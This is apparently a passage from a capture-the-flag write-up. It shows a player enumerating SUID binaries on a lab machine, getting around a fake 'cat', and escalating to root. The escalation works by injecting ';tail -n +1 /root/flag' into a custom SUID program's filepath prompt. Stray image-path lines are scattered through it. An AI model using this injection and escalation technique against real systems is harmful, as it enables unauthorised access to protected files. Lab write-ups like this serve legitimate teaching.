drwx------ 3 sysadmin sysadmin  4096 Dec  5 12:09 .config
drwx------ 3 sysadmin sysadmin  4096 Dec  1 10:31 .gnupg
drwxrwxr-x 3 sysadmin sysadmin  4096 Dec  1 10:30 .local
-rw-r--r-- 1 root     sysadmin   807 Dec  1 09:09 .profile
drwxrwxr-x 2 sysadmin sysadmin  4096 Dec  5 09:38 .ssh
-rw-rw-r-- 1 sysadmin sysadmin   215 Dec  5 16:28 .wget-hsts
-rwx------ 1 sysadmin sysadmin 35064 Dec  1 11:46 cat
-rw-r----- 1 root     sysadmin    90 Dec  1 09:20 flag
```

Oh. A flag file! Well, not the one we asked us, but still a little victory. Let's read the content.




```
sysadmin@ctfdec01:~$ cat flag
Oh you want the file? Here you go! https://github.com/maxxie114/CTFDec01/blob/master/getpw
```

Even sysadmin got the shiiii? Oh. Well. Let's use *alias cat="tail -n +1"*.



```
sysadmin@ctfdec01:~$ cat flag
Congrat on completing CTF Dec 01

636f6e677261746f6e636f6d706c6574696e676374666465633031
```


Noice. So, let’s try to cat /root/flag 😊



```
sysadmin@ctfdec01:~$ cat /root/flag
tail: cannot open '/root/flag' for reading: Permission denied
```


Of course, … Well. OK, let’s find what could be used to be root.

Using **find / -perm -u=s -type f 2>/dev/null** we can find which program have SUID set. SUID is made to make the program run with specified user right (owner).




```
sysadmin@ctfdec01:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/klibc/bin/rcmd
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/at
/usr/bin/newgidmap
/usr/bin/newuidmap
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/pkexec
```

Well, let’s try the first one.




```
sysadmin@ctfdec01:~$ /usr/lib/klibc/bin/rcmd
enter the filepath to read the file
```

That’s **clearly** not a default Linux program 😆 Let’s try to enter what the program asks.



```
sysadmin@ctfdec01:~$ /usr/lib/klibc/bin/rcmd
enter the filepath to read the file
/root/flag
Oh you want the file? Here you go! https://github.com/maxxie114/CTFDec01/blob/master/getpw
sysadmin@ctfdec01:~$
```

Really? Fuck off. I guess it use cat. But as cat isn’t cat, it just shows this bup. Well…… Let’s try something.



```
sysadmin@ctfdec01:~$ /usr/lib/klibc/bin/rcmd
enter the filepath to read the file
;tail -n +1 /root/flag
Oh you want the file? Here you go! https://github.com/maxxie114/CTFDec01/blob/master/getpw
HOLY CHRIST! CONGRATULATIONS! You have successfully compromised this entire system!

flag: qz2p[redacted]

email this to [redacted]
```

Yay! It worked. Well. That’s it!